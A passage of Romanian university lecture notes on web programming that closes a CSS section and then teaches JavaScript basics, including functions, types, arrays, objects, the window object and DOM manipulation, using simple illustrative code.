Datorită folosirii atributului `position` cu diverse valori precum cele prezentate mai sus, este posibil ca anumite elemente din pagină să se suprapună și unele dintre ele să nu mai fie vizibile fiind „acoperite” de alte elemente. În această situație, se poate folosi atributul `z-index` cu o anumită valoare număr întreg (inclusiv negative). Un element cu valoarea specificată pentru atributul `z-index` mai mare este plasat „peste” un element cu `z-index` mai mic.

## Sprite-uri CSS

Un sprite CSS este o colecție de imagini (de obicei „iconițe”, dar nu este obligatoriu acest lucru) alipite toate pentru a forma o singură imagine (un singur fișier). Dacă o pagină web conține foarte multe referințe spre imagini, browser-ul este nevoit pentru randarea corectă a paginii să facă request-uri multiple pentru fiecare dintre aceste imagini. Viteza de încărcare a paginii poate avea de suferit, ținând cont că fiecare request poate presupune realizarea unei noi conexiuni TCP, transferul între serverul web și browser și unor antete adiționale pentru fiecare request (așa cum sunt antetele HTTP), în plus fiecare fișier imagine în funcție de format mai conține un antet cu diferite date (pe lângă informația din imaginea propriu-zisă). Scopul folosirii sprite-urilor CSS este acela de a reduce viteza de încărcare a paginii, dar se pot folosi și în alte scopuri, precum crearea animațiilor.

Sprite-ul se setează de obicei ca și background pe un container, folosind atributele CSS `background-image` și `background-position`. Găsiți [aici](#) un exemplu de utilizare „drăguț” care folosește sprite-uri CSS, atribută experimentale prefixate și [animații CSS](#).

## Lectură suplimentară

Despre topicurile de mai jos mi-ar fi plăcut să mai scriu, dar din lipsa de timp mă opresc aici... 😊

- Display: grid, flex (folosite pentru elemente de tip container - elemente HTML care conțin alte elemente cum este de exemplu un div)
- Responsive Web Design
- Animații CSS
- CSS frameworks: Blueprint, Bluetrip, Bootstrap, Susy, Kube, Elasticss, Pure CSS, Foundation, Material, Semantic UI, Cascade (un framework CSS este alcătuit dintr-o colecție de clase CSS folosite în general pentru a standardiza interfețe, reciclează codul CSS, realizează pagini Web responsive mai ușor, crește productivitatea).
- Preprocesoare CSS: Less, Sass

## Bonus – alte exemple „nice”

### Exemplul 1

Se dă codul codul HTML de mai jos. Cum credeți că arată acesta randat în browser (fără a vă uita la codul CSS)? (Credit: Baba Radu Adrian, Informatica Română, promoția 2014-2017).

```
<link href="style.css" type="text/css" rel="stylesheet" />



    <li class="ace hearts"></li>
    <li class="ace spades"></li>
    <li class="king hearts"></li>
    <li class="ace clubs"></li>
    <li class="ace diamonds"></li>

```

Pentru vizualizarea exemplului de mai sus "in action" click [aici](#).

## **Exemplul 2**

Am promis la cursul de Rețele de Calculatoare că revenim și la Programare Web la un nou episod Star Wars 😊

[Star Wars Intro Scroller in Pure CSS without Javascript](#)

May the force be with you!

Sunt deschis la orice sugestii de îmbunătățire a acestui material, observații privind greșeli... Mulțumesc.

**Univ. Babeş-Bolyai,**

**Facultatea de Matematică și Informatică**

**Lect. dr. Darius Bufnea**

## **Notițe de curs Programare Web: JavaScript**

Pe lângă prezentul material legat de limbajul JavaScript, studenți sunt rugați „ferm” să parcurgă și următorul material: <http://www.w3schools.com/js/default.asp> (toate secțiunile din stânga până la JS AJAX (fără JS AJAX) plus JS Examples).

JavaScript s-a născut ca un limbaj interpretat client-side, inițial destinat browser-elor. A fost dezvoltat de Brendan Eich de la Netscape (Netscape fiind considerat bunicul „Firefox”), inițial denumit LiveScript. A apărut în decembrie 1995, sub denumirea de JavaScript, denumire data în urma unui agreement între Sun Microsystems (inventatorarea Java) și Netscape.

**Paranteză:** La acea vreme Sun dorea să își popularizeze applet-urile Java ca tehnologie client-side (în confruntare directă cu Macromedia Flash) și pentru acest lucru acordul cu Netscape prevedea că browser-ul celor de la Netscape (Netscape Navigator) să suporte mașina virtuală Java care să permită rularea applet-urilor Java, iar în schimb Netscape să poată folosi în denumirea limbajului cuvântul „Java” pentru a face limbajul ce avea să fie cunoscut mai târziu sub denumirea de JavaScript mai popular. În timp, applet-urile Java au pierdut lupta cu Macromedia Flash aceasta din urmă impunându-se că și tehnologie pe frontend, iar și mai târziu Flash-ul (tehnologie ajunsă într-o perioadă în oglinda Adobe) a pierdut definitiv „războiul” în favoarea JavaScript.

La început limbajul a fost destul de nestandardizat, existând mai multe variante, printre cele mai populare numărându-se:

- JavaScript – varianta Netscape
- JScript – varianta Microsoft implementată de primele versiuni de Internet Explorer
- ActionScript – varianta Macromedia – în perioada în care animațiile Flash ca tehnologie client-side erau la moda, ActionScript-ul fiind limbajul de facto pentru Macromedia Flash și mai târziu pentru Adobe Flash (când Adobe a cumpărat Macromedia)

Toate aceste „variante” (sau dialecte) s-au dovedit a fi o corvoadă pentru programator – nu erau rare situațiile în care trebuiau scrisse variante de „script” diferite pentru a suporta multiple browsere (spre exemplu o variantă de script pentru Internet Explorer și o varianta de script pentru Netscape Navigator). S-a ajuns la situația / nevoie de a standardiza acest limbaj în ceea ce se numește ECMAScript.

Deși inițial limbajul a fost gândit pentru a fi folosit client-side (adică a fi rulat de către browser-e), în ultimul timp se folosește și ca tehnologie pe backend (NodeJS).

## Ce este / ce nu este și ce se poate face în JavaScript?

Ce este:

- limbaj interpretat de către browserul Web (client-side);
- ca limbaj urmează mai multe paradigmă: imperativ, funcțional, orientat obiect, case sensitive, orientat pe evenimente (event-driven).

Ce permite:

- interacțiunea cu pagina (documentul HTML);
- modificarea dinamică a conținutului documentului, crearea de noi elemente (tag-uri) în cadrul pagini, ștergerea unor elemente (tag-uri), modificarea atributelor HTML (adăugarea, ștergerea, schimbarea valorilor) a unor anumite tag-uri. Se permite astfel crearea de conținut dinamic în cadrul documentului HTML / crearea de documente HTML dinamice la nivelul clientului (DHTML);
- permite execuția anumitor funcții la apariția anumitor evenimente (interactivitate cu utilizatorul);
- validări pe frontend – spre exemplu validarea datelor introduse în câmpurile unui formular (observație: validările pe front-end sunt doar „de dragul” de a face pagina / interfața cât mai user-friendly. Validările de pe frontend trebuie OBLIGATORIU însoțite și de validări pe backend care sunt VITALE din punct de vedere al securității).

Ce nu este JavaScript:

- Nu este un limbaj înrudit cu limbajul Java - în afara de nume, singura legătură este sintaxa C comună specifică ambelor limbaje;
- nu este un limbaj de programare strong typed, e weakly typed - o variabilă poate primi inițial ca valoare un număr întreg, iar ulterior un string (în timp ce JavaScript e considerat weakly typed, Java este strongly type).

## Inserarea codului JavaScript în documentul HTML

Codul JavaScript în interiorul documentului HTML se inseră cu ajutorul tag-ului `script`, fie în interiorul tag-ului, fie specificat cu ajutorul atributului `src` a acestui tag:

```
<script type="text/javascript">
... cod JavaScript ...
</script>
```

sau

```
<script type="text/javascript" src="myscript.js">
</script>
```

Observații:

- atributul `src` poate indica spre un fișier local cu extensia `.js` (găzduit în același loc ca și documentul HTML) sau spre un URL absolut (care începe cu `http://` sau `https://`);
- dacă, codul JavaScript se specifică cu ajutorul atributului `src`, nu uită să închideți tag-ul `script` (trebuie să apără și marcajul de sfârșit de tag, fiind un tag cu corp).

În unele situații este util după folosirea tag-ului `script`, folosirea tag-ului `noscript`, util în situații în care browser-ul nu suportă JavaScript din diverse motive – puține probabile în prezent (browser vechi, browser pentru dispozitive mobile mai vechi, engine-ul JavaScript al browserului este dezactivat). Exemplu:

```
<script>
    alert("Hello World!");
</script>
<noscript>I can't say hello because your browser doesn't support
JavaScript!</noscript>
```

O practică des întâlnită pentru a preîntâmpina unele erori pe unele browser-e incapabile să ruleze cod JavaScript este plasarea codului JavaScript în interiorul unui comentariu HTML `<!-- -->`. Exemplu:

```
<script type="text/javascript">
    <!--
    // începutul codului JavaScript
    alert("Hello World!");
    /*
    sfârșitul codului JavaScript
    */
    -->
</script>
```

Observație: pe exemplu de mai sus am exemplificat și folosirea comentariilor în limbajul JavaScript. Acestea sunt similar cu cele din limbajele C/C++/Java, respective folosire `//` pentru comentariu single-line și `/* */` pentru comentarii multi-line.

## Localizarea codului JavaScript în cadrul pagini HTML

În mod tradițional, codul JavaScript era plasat în cadrul unui tag `<script>` în secțiunea `<head></head>` a documentului HTML. Acest lucru nu este obligatoriu, tag-ul `<script>` putând fi plasat oriunde în cadrul documentului.

**IMPORTANT: CAT TIMP BROWSER-UL EXECUTA COD JAVA SCRIPT NU „FACE NIMIC ALTCEVA” – NU (RE)RANDEAZA PAGINA, NU INTERACTIONEAZA CU UTILIZATORUL (NU RAPSUNDE LA COMENZI/CLICK-URI DE MOUSE ETC).**

Exemplu:

```
<a href="http://www.google.com">Click me</a>
<script>
while(1);
```

```
</script>
```

Cateva recomandari tinand cont de observatia importanta de mai sus:

- executia se eventelor de cod JavaScript e important sa dureze cat mai putin pentru a da „sansa” browserului sa re(randeze) pagina si sa raspunda la input-ul utilizatorului;
- in sectiunea head pot fi incluse definitii de functii sau incluse fisiere .js care contin definitii de functii JavaScript (aceste functii nu se executa chiar atunci, sunt doar definite – vedem mai tarziu ce se intampla cu ele);
- se recomandă pe cat posibil modelul de apel asincron a unor functii: nu se apeleaza functia direct asteptandu-se („temp mort”) terminarea ei pentru obtinerea rezultatului, ci se va seta apelul functiei ca functie de „callback” la aparitia unui anumit eveniment. Important in acest context e ca functia dorita a fi apelata nu se executa instant, iar valoarea returnata de aceasta nu este disponibila imediat, ci doar mai tarziu cand se termina de executat functia – moment in care se poate utiliza si valoarea returnata de aceasta functie.
- crearea de elemente (tag-uri) <script> dinamic care sa se executa ulterior dupa randarea documentului HTML (o astfel de logica poate fi plasata la sfarsitul documentului HTML) – mai tarziu un exemplu in acest sens.

**Exemplul 1:**

```
<html><head><title>Exemplul 1</title>
<script type="text/javascript">
    function clickMe() { // executia functiei nu are loc acum
        alert('Hello world');
    }
</script>
</head>
<body>
    <a href="javascript:clickMe();">Click here</a>
</body></html>
```

**Exemplul 2:**

```
<html>
    <head><title>Exemplul 2 JavaScript</title></head>
<body>
    Astazi este:
    <script type="text/javascript">
        document.write(new Date()); // executia are loc acum
    </script>
</body>
</html>
```

## Elemente de bază ale limbajului JavaScript: Funcții, variabile, tablouri, obiecte, instrucțiuni de control JavaScript

### Funcții

O funcție JavaScript se definește cu cuvântul rezervat `function` și poate fi apelată oricând după definiția acesteia:

```
<script>
function sum(a, b) {
    return a + b;
```

```
}
```

```
    alert(sum(1,2));
```

```
</script>
```

Returnarea unei valori se face cu `return` (asemănător cu C/C++/Java), iar în lista parametrilor formali (a și b în exemplul de mai sus) aceștia nu trebuie să aibă declarat un tip.

În JavaScript este deosebit de ușuală folosirea funcțiilor anonime. Exemplu:

```
element.onclick = function () {
    alert('Aceasta este o functie anonyma');
}
```

O funcție anonimă poate fi chiar și apelată după definirea ei:

```
<script>
(function (a, b) { // a și b sunt parametrii formali ai functiei
    // functie anonyma care afiseaza suma a doua numere
    var s = a + b;
    alert(s);
})(2, 3); // apelul cu parametrii actuali ai functiei
</script>
```

## Variabile și tipuri in JavaScript

Variabilele JavaScript se declară cu cuvântul rezervat `var`. Tipul acestora este nedefinit (de fapt tipul unei variabile este dat de tipul valorii asociate acesteia). Astfel, o variabilă poate primi la un moment dat ca și valoare un număr, iar ulterior un sir de caractere – JavaScript fiind considerat un limbaj *weakly* și *dynamically typed*.

Exemplu:

```
var i = 7;
i = 'Ana are mere';
var s = "Cocosul canta";
// sirurile de caractere pot fi delimitate atât cu ' cat și cu "
s = 3.1415;
var c = true;
```

Printre tipurile de valori pe care le pot fi atribuite unei variabile sunt: `number`, `string`, `boolean`, `object`, `function` (funcțiile sunt de fapt niște obiecte mai speciale), `undefined`.

Exercițiu: Pentru a vă familiariza cu tipurile din JavaScript, operatorul `typeof`, precum și cu câteva funcții de conversie precum `eval()`, `Number()`, `String()`, puteți încerca să rulați următoarele linii de cod în consola JavaScript a browserului preferat. Consola JavaScript este accesibilă sub forma unui tab separat în cadrul *Developer Tools*-ului din cadrul browserului (F12 în orice browser – dar mă aștepț să știți acest lucru dacă ați făcut debugging la laboratorul de CSS ☺).

```
typeof 1
typeof 1.5
```

```
typeof '1.5'
typeof eval('1.5')
typeof Number('1.5')
typeof String(2)
typeof 'Ana are mere'
typeof "Cocosul canta"
typeof true
typeof {}
typeof x
f = function (){ return 2;}
typeof f
typeof [1, 2, 3, 4, 5]
punct = { x: 7, y: 9}
typeof punct
1/0
typeof Infinity
typeof 1/0
```

» typeof 1	» typeof x
← "number"	← "undefined"
» typeof 1.5	» f = function (){ return 2;}
← "number"	← ▶ function f()
» typeof '1.5'	» typeof f
← "string"	← "function"
» typeof eval('1.5')	» typeof [1, 2, 3, 4, 5]
← "number"	← "object"
» typeof Number('1.5')	» punct = { x: 7, y: 9}
← "number"	← ▶ Object { x: 7, y: 9 }
» typeof String(2)	» typeof punct
← "string"	← "object"
» typeof 'Ana are mere'	» 1/0
← "string"	← Infinity
» typeof "Cocosul canta"	» typeof Infinity
← "string"	← "number"
» typeof true	» typeof 1/0
← "boolean"	← NaN
» typeof {}	
← "object"	

Întrebare: Dacă 1/0 este Infinity și typeof Infinity este number, de ce typeof 1/0 este NaN (Not a Number)? Si dacă asta vi se pare simplă ☺, găsiți alte „probleme drăguțe” specifice limbajului JavaScript [aici](#).

In unele contexte, folosirea funcției `eval` este periculoasă (este posibil să primiți un mesaj de eroare la execuția ei). `eval` în JavaScript face mult mai mult decât să convertească un string la număr, `eval` poate să executeze inclusiv o secvență de cod (adică să o execute).

Exemplu:

```
var s = "alert('Hello World')"; // acesta este un string
eval(s);
```

Observații:

- Variabilele pot fi declarate în JavaScript și cu cuvântul rezervat `let`, mai multe despre acesta mai târziu în acest material.
- există limbaje „derivate” din JavaScript (sau mai degrabă construite peste JavaScript), a căror cod se compilează/translatează în cod JavaScript și care sunt *strongly typed*. Un exemplu în acest sens este [TypeScript](#).

## Tablouri in JavaScript

Tablourile în JavaScript sunt de fapt niște obiecte mai speciale. Prezentam mai jos câteva modalități de declarare a acestora:

```
var tari = new Array();
tari[0] = 'Romania';
tari[1] = 'Franta';
// tari.length este 2
tari[6] = 'Germania';
// tari.length este 7, cu 4 elemente ale tabloului tari undefined
var x=[1, 2, 3, 4]; // se declara un Array cu cele 4 elemente
var y = new Array(5, 6, 7, 8);
// la fel, se declara un Array cu cele 4 elemente
var z = new Array(11); // se declara un Array cu 11 elemente, toate undefined
```

Observații:

- lungimea unui tablou (`Array`) poate fi afărată prin intermediul proprietății `.length` a unui array. Atenție, aceasta se comportă ca o dată membră publică (în acceptiunea OOP), nu ca o metodă ce se va invoca cu: `tari.length()` – (paranteză: de fapt proprietatea `.length` este implementată folosind o metodă getter – mai multe detalii despre metodele getter și setter în JavaScript găsiți [aici](#)).
- Observații: comportamentul diferit a constructorului `new Array()` în funcție de numărul de parametrii. Apelat cu un parametru, `new Array(11)` declară un tablou cu 11 elemente neinitializate (`undefined`), apelat cu mai mulți parametrii, spre exemplu `new Array(5, 6, 7, 8)` declară un Array cu 4 elemente initializate cu valorile specificate;
- elementele unui `Array` pot să fie de tipuri diferite. Exemplu:

```
var varza = new Array(1, 'Covid-19', false, {x:5, y:9});
```

Elementele tabloului de mai sus sunt de tip `number`, `string`, `boolean` și respectiv `object`.

## Tablouri multidimensionale

JavaScript acceptă și tablouri multidimensionale. Spre exemplu, o matrice de 3x3 cu elemente întregi (tablou bidimensional) poate fi declarată astfel:

```
M = new Array(new Array(1, 2, 3), new Array(4, 5, 6), new Array(7, 8, 9));
// M.length va avea lungimea 3
// M[1][1] va avea valoarea 5
```

Elementele unui tablou multidimensional se accesează conform notației clasice folosind indecsi numerici din limbajele C/C++/Java (spre exemplu `M[i][j]`). Pe exemplu de mai sus `M` este de fapt un `array` cu 3 elemente, fiecare element la rândul sau fiind un `array` cu alte 3 elemente.

## Funcții uzuale de lucru cu tablouri în JavaScript

API-ul JavaScript oferă o serie de operații ce se pot efectua pe un `Array`. Lista completă a acestora este disponibilă [aici](#). Printre cele mai populare operații (vă recomand totuși să vă uitați peste lista completă) sunt următoarele:

- `push(lista_elemente)` – adaugă un nou element (sau elementele) la sfârșitul unui tablou și returnează noua lungime a acestuia;
- `pop()` – șterge ultimul element dintr-un tablou și returnează elementul șters;
- `shift()` – șterge primul element al unui tablou și returnează acest element;
- `unshift(lista_elemente)` – inserează elementul (sau elementele) la începutul tabloului și returnează noua lungime a acestuia;
- `slice(poz, nrElemente)` – extrage un subsir de `nrElemente` începând cu poziția `poz`. Tablou pe care este apelată nu se modifică;
- `splice(poz, nrElemente, lista_elemente)` – șterge începând de la poziția `poz` un număr de `nrElemente` din tablou, returnând elementele șterse. Inserează pe poziția `poz` elemente din `lista_elemente`. Dacă este apelată doar cu doi parametrii (`listă_elemente` lipsește), șterge doar elementele din tablou (atenție!, spre deosebire de `slice` modifică tabloul pe care este apelată). Dacă `nrElemente` este 0 (adică nu se dorește ștergerea niciunui element), `splice` este practic folosită pentru a insera elemente într-un tablou.
- `indexOf(elem)` – returnează indexul primei aparitii a elementului în tablou sau -1 dacă acesta nu este găsit;
- `lastIndexOf(elem)` – returnează indexul ultimei aparitii a elementului în tablou sau -1 dacă acesta nu este găsit;
- `isArray()` – returnează dacă un obiect este sau nu tablou (`true` sau `false`);
- `forEach(f)` – iterează elementele unui tablou și execută funcția `f` pentru fiecare element al acestuia

- `sort()` – ordonează un tablou. Funcției `sort` î se poate da ca parametru inclusiv o funcție care specifică cum ar trebui să fie comparate 2 elemente ale tabloului (utilă mai ales în situația în care elementele tabloului ce se dorește să fie sortat nu sunt elemente de tip `numeric` sau `string` ci obiecte mai complexe);
- `reverse()` – inversează ordinea elementelor unui tablou.

## Obiecte JavaScript

Un obiect în JavaScript poate fi văzut ca o colecție neordonată de date (valori) ce pot avea tipuri diferite, dar împreună au o anumită semantică – spre exemplu “datele” despre o persoană și acțiunile întreprinse de persoana respectivă. Pentru a accesa fiecare dată / valoare din cadrul unui obiect este nevoie și de o cheie, astfel putem privi un obiect și ca o colecție de perechi (cheie, valoare). Este mai natural să ne referim la cheile cu care se accesează datele unui obiect cu numele de atribut-ul obiectului sau proprietatea obiectului, valorile asociate acestora putând fi primitive numerice, boolean-e, string-uri, dar și referințe la alte obiecte, tablouri sau funcții (acestea două din urmă fiind tot obiecte).

Exemplu:

```
var person = {
  name: 'Chuck Norris',
  strength : Infinity,
}
```

Proprietățile obiectului de mai sus sunt `name` și `strength` iar valorile asociate acestora sunt de tip `string`, și `number`. Unui obiect pot să îi fie atribuite proprietăți și mai târziu, astfel putem să-l facem pe Chuck Norris oricând nemuritor:

```
person.immortal = true;
```

Proprietățile unui obiect pot să primească ca și valori funcții, astfel adăugăm metode obiectului respectiv:

```
person.kick = function() {
  this.opponents = null;
}
```

În acest moment, obiectul dat ca exemplu, are un nume ('Chuck Norris'), putere (`Infinity`), este nemuritor (are proprietatea `immortal` setată la valoarea `true`) și prezintă o metodă numită `kick` care însă nu a fost apelată. În cadrul acestei metode, `this` (cuvânt rezervat) indică spre obiectul pe care se va apela funcția, proprietatea `opponents` adăugându-i-se acestuia (obiectul încă nu are aceasta proprietate, ea va fi adăugată la apelul metodei).

Dacă Chuck Norris dă cu piciorul, adică dacă se invocă metoda `kick` pe acest obiect:

```
person.kick();
```

obiectul dat ca exemplu va avea o proprietate nouă numită `opponents` cu valoarea `null` (Chuck Norris anihilându-și toți adversarii cum e și normal).

Proprietățile unui obiect pot să fie accesate și folosind o notație de forma (a se observa asemănarea dintre obiecte și Array-uri):

```
person["name"] // va returna 'Chuck Norris'
```

O proprietate pe un obiect poate fi și stearsă cu (dacă Chuck Norris „o ia în frză”):

```
delete person.immortal
```

Revenind la tablouri, am specificat anterior că acestea sunt tot obiecte. Valorile memorate în cadrul unui obiect de tip tablou putând fi accesate prin intermediul indecșilor numerici (`x[0]`, `x[1]`, `x[2]...`), chiar și o expresie de forma `x["1"]` fiind corectă (nu și una de forma `x.1`).

Puțin mai târziu în cadrul acestui document vom relua discuția despre obiectele JavaScript după ce discutăm de scop global.

## Instrucțiuni de control

Instrucțiunile de control `while`, `for`, `if` sunt identice cu cele din limbajele C/C++/Java. Insistăm însă pe o variantă de `for` care permite iterarea elementelor unui tablou sau a proprietăților unui obiect. Spre exemplu, pentru a vedea care sunt proprietățile obiectului `person` declarat mai sus, le putem itera cu (a se rula codul în consola JavaScript din *Developer Tools*):

```
for (i in person)
  console.log(i + ' are valoarea ' + person[i]);
```

Observație: În exemplu de mai sus valorile proprietăților iterate pot fi accesate cu o expresie de forma `person[i]` dar nu cu o expresie de forma `person.i` (aceasta din urmă s-ar referi la o proprietate `i` pe care are avea-o obiectul `person`, proprietate pe care obiectul nu o are).

În același mod pot fi iterate elementele unui tablou:

```
x = [5, 6, 7];
x[10] = 0;
for (i in x)
  console.log('x[' + i + '] = ' + x[i]);
```

Mai târziu în acest material vom itera proprietățile a două obiecte importante JavaScript: `window` și `document`.

În contextul folosirii dese a unui obiect, se poate folosi instrucțiunea `with` pentru a simplifica codul și a nu repeta folosirea numelui obiectului. Spre exemplu, dacă dorim să vedem câți inamici are Chuck Norris după ce lovește fulgerător, putem folosi:

```
with(person) {
```

```
    kick();
    console.log(opponents);
}
```

În secțiunea de față a prezentului material mai insistăm pe folosirea operatorului de comparație `==` (față de folosirea operatorului `==`). Ambii operatori se folosesc pentru testarea egalității a două valori, dar `==` verifică în plus (pe lângă faptul că cele două expresii sunt evaluate la aceeași valoare) și faptul că cele două valori sunt de același tip. Un astfel de operator este în general specific limbajelor *weakly-typed* (mai este prezent de exemplu în PHP) și nu se regăsește în limbajele *strongly-typed*. Exemplu:

```
if (1 == true) alert('Sunt egale'); else alert ('Nu sunt egale');
// se afișează Sunt egale, pentru că true ca valoare de adevăr este evaluată
// la valoarea numerică 1
if (1 === true) alert('Sunt egale'); else alert ('Nu sunt egale');
// se afișează Nu sunt egale pentru că cele două expresii au tipuri diferite,
// number, respectiv boolean
```

## Obiectul window, scop global, DOM, manipularea DOM-ului

În exemplele date până în prezent în materialul de față am folosit unele funcții precum `alert()` sau obiecte precum `document` care par predefinite. Acestea nu sunt predefinite, ele de fapt există ca funcții membre, respectiv date (proprietăți) membre în cadrul unui obiect global numit `window` care abstractizează fereastra browser-ului. Nu este greșit de exemplu să folosim expresii de forma `window.alert()` sau `window.document`, dar specificarea explicită a obiectului `window` este redundantă.

Un exercițiu interesant este iterarea (folosind forma instrucțiunii `for` prezentată anterior) datelor și funcțiilor membre (proprietățile) ale obiectelor `window` și `document`. Astfel, pentru a realiza un fel de introspecție pe obiectul `window`, puteți încerca în consola JavaScript a browser-ului:

```
for (i in window) console.log(i + '=' + window[i]);
```

Puteți observa pe obiectul `window` existența unor date membre/proprietăți precum `document` sau `outerWidth` precum și a unor funcții membre precum `alert` sau `setTimeout`. Identic, se poate face introspecție pe `document`:

```
for (i in document) console.log(i + '=' + document[i]);
```

Aruncați în mare o privire peste tot ce „are” `document` ca proprietăți. Exemple de proprietăți ale obiectului `document` care ar trebui să vă fie intuitive: `title` sau `location`.

Toate variabilele și funcțiile care se declară în interiorul unui tag `<script>` spunem că sunt declarate în scopul global (ele sunt accesibile de oriunde din JavaScript). De fapt, ele ajung să fie definite ca date membre și funcții membre (proprietăți) ale obiectului `window`. Nu este greșit nici să afirmăm că scopul global în JavaScript (pentru codul care rulează într-un browser) este reprezentat de obiectul `window`.

Pentru următorul exemplu de cod:

```
<script>
var x = 7;
function f() {
    // do something here
    console.log('Hello');
}
</script>
```

variabila `x` și funcția `f` ajung proprietăți ale obiectului `window`. Acest lucru se poate verifica ușor făcând din nou introspecția la proprietățile acestui obiect:

```
for (i in window) console.log(i + '=' + window[i]);
```

De altfel, aceste proprietăți/metode pot fi referite și cu `window.x` sau `window.f()`.

La nivelul scopului global, cuvântul rezervat `this` va fi referință chiar la obiectul `window`. Acest lucru se poate verifica ușor cu:

```
if (this === window) console.log('True');
```

## DOM (Document Object Model), manipularea DOM-ului

După cum am văzut la iterarea proprietăților obiectului `document`, acesta are proprietăți precum `title`, `location`, `head`, `body`. DOM-ul (abreviere de la Document Object Model) reprezintă o structură ierarhică de obiecte construită de către browser pentru a facilita manipularea documentului (a paginii web) din JavaScript.

Exercițiu: care credeți ca este efectul rulării codului de mai jos în consola JavaScript din *Developer Tools*?

```
window.document.body.innerHTML=' ';
```

După cum am spus și la începutul acestui material, JavaScript permite (prin intermediul DOM-ului) modificarea dinamică a conținutului documentului, crearea de noi elemente (tag-uri) în cadrul pagini, ștergerea unor elemente (tag-uri), modificarea atributelor HTML (adăugarea, ștergerea, schimbarea valorilor) a unor anumite tag-uri, adăugarea/ștergerea de atribute (proprietăți CSS) sau modificarea valorilor atributelor CSS existente, sau permite execuția anumitor funcții la apariția anumitor evenimente. Vom da mai jos câteva exemple pentru toate scenariile înșirute mai sus.

O operație frecventă în JavaScript este obținerea referinței la un element (tag) din pagină pe baza id-ului său, acest lucru realizându-se cu funcția `document.getElementById()`. O astfel de operație este necesară pentru a manipula din JavaScript un elementul respectiv. Exemplu:

```
<div id="somediv"></div>
<script>
    var mydiv = document.getElementById("somediv");
    mydiv.innerHTML = 'Ana are mere';
</script>
```

Este important în codul de mai sus ca tagul `script` să succeade tag-ului `div`. Dacă tag-ul `script` ar fi plasat în secțiunea `head` a documentului HTML, e posibil ca efectul să nu fie cel așteptat și în consola JavaScript să aveți un mesaj de eroare legat de faptul că variabila `mydiv` este `null`. Acest lucru se datorează faptului că în momentul execuției codului JavaScript browserul nu termină de construit DOM-ul (de parsat și încărcat pagina) și `div`-ul `somediv` nu este disponibil încă în DOM.

Va recomand să „vă jucați” și cu funcțiile `document.getElementsByTagName` și `document.getElementsByClassName`.

Proprietatea `innerHTML` este folosită pe un element container (nu se poate folosi pe elemente/tag-uri fără corp, doar pe tag-urile cu marcat de început și sfârșit de tag) pentru a accesa / modifica conținutul din interiorul tag-ului. Folosind această proprietate se poate seta pe un element container ca și conținut inclusiv cod HTML. Exemplu:

```
<div id='somediv'></div>
<script>
    var mydiv = document.getElementById('somediv');
    mydiv.innerHTML = '<a href="http://www.google.com" id="somelink">Click
here</a>';
    var mylink = document.getElementById('somelink');
    mylink.style.color = '#00FF00';
    mylink.style.backgroundColor = 'red';
</script>
```

In exemplu de mai sus, în `div`-ul `somediv` s-a creat dinamic un tag ancora. Aceasta este imediat disponibil în DOM – am dat și exemple de accesare a acestuia și de modificare a stilurilor CSS folosind JavaScript (am făcut la cursul de CSS observația că un atribut CSS ce conține liniuță în denumirea sa, precum `text-align` se transformă în JavaScript în proprietatea `textAlign`).

## Crearea unui nou element HTML și integrarea sa în pagina/DOM

Pe lângă exemplul de mai sus în care am creat un nou element în pagina setând ca valoare pentru atributul `innerHTML` a unui container conținut HTML, un element în DOM mai poate fi creat și adăugat folosind metodele `document.createElement()` și `appendChild()`. `document.createElement()` primește ca parametru tag-ul (elementul) care se dorește să fie creat, iar `appendChild()` se apelează pe un container - spre exemplu `container.appendChild(elementnou)`.

Pentru exemplu de mai sus, linia de cod:

```
mydiv.innerHTML = '<a href="http://www.google.com" id="somelink">Click
here</a>';
```

poate fi rescrisă astfel:

```
var mylink = document.createElement('a');
mylink.setAttribute('href', 'http://www.google.com');
mylink.setAttribute('id', 'somelink');
mylink.innerHTML = 'Click here';
```

```
mydiv.appendChild(mylink);
```

Observați în liniile de cod anterioare folosire metodei `setAttribute` pe un element HTML pentru setarea atributelor (și valorilor asociate acestor atribut) elementului. Cele două apeluri `setAttribute` de mai sus pot fi rescrise și:

```
mylink.href = 'http://www.google.com';
mylink.id = 'somelink';
```

Problemă rezolvată pentru fixarea cunoștințelor: Să se creeze dinamic folosind JavaScript un `select` cu 100 de `option-uri` (listă), elementul curent selectat fiind al 50-lea (cel cu valoarea 50). Mai jos dăm trei variante (oarecum distincte) de rezolvare:

[Exemplul 1](#) (folosește proprietatea `innerHTML`):

```
<div id="container">
</div>
<script type="text/javascript">
    var container = document.getElementById("container");
    var string = '<select name="numar">';
    for (var i = 1; i <= 100; i++)
        if (i == 50)
            string += '<option selected value="' + i + '">' + i +
'</option>';
        else
            string += '<option value="' + i + '">' + i + '</option>';
    string += '</select>';
    container.innerHTML = string;
</script>
```

[Exemplul 2](#) (creează dinamic select-ul și fiecare `option`, folosește metodele `container.appendChild()` și `element.setAttribute()`):

```
<div id='container'></div>
<script>
var container = document.getElementById('container');
select = document.createElement('select');
select.setAttribute('name', 'numar');
container.appendChild(select);
for (var i = 1; i <= 100; i++) {
    var option = document.createElement('option');
    option.setAttribute('value', i);
    option.text = i;
    select.appendChild(option);
    if (i == 50)
        option.setAttribute('selected', 'selected');
}
</script>
```

[Exemplul 3](#) (creează dinamic selectul și fiecare `option`, nu folosește metoda `element.setAttribute()` ci accesează direct atributele elementului HTML ca proprietăți JavaScript ale acestuia, și adaugă `option-urile` la `select` folosind metoda `add` specifică doar unui `select`.

Diferența dintre `appendChild` și `add` este că prima poate fi apelată pentru orice container, `add` este specifică unui `select` pentru a permite adăugarea de elemente `option`.

```
<div id='container'></div>
<script>
var container = document.getElementById('container');
select = document.createElement('select');
select.name='numar';
container.appendChild(select);
for (var i = 1; i <= 100; i++) {
    var option = document.createElement('option');
    option.value = i;
    option.text = i;
    if (i == 50)
        option.selected = 'selected';
    select.add(option);
    oldOption = option;
}
</script>
```

Pe toate elementele (tag-urile) HTML din cadrul unui document (DOM), API-ul JavaScript prezintă o serie de funcții și proprietăți și comune tuturor acestor elemente. Câteva exemple intuitive în acest sens sunt metode precum `setAttribute()`, `click()`, `remove()` sau proprietăți precum `tagName` și `style`. API-ul JavaScript oferă însă pentru o serie de elemente punctuale unele proprietăți și metode specifice ce pot fi apelate doar pe elementele respective. Un exemplu în acest sens este metoda `add()` din exemplul anterior prezintă pe un container de tip `select` – `appendChild()` fiind comună tuturor containerelor. În acest context este important să prezintăm un pic modul de manipulare/accesare a unui tabel (element `table`) din JavaScript. Dacă `myTable` reprezintă referința către un element tabel obținută spre exemplu cu `myTable = document.getElementById('someTable')`, atunci putem efectua pe acest tabel următoarele operații

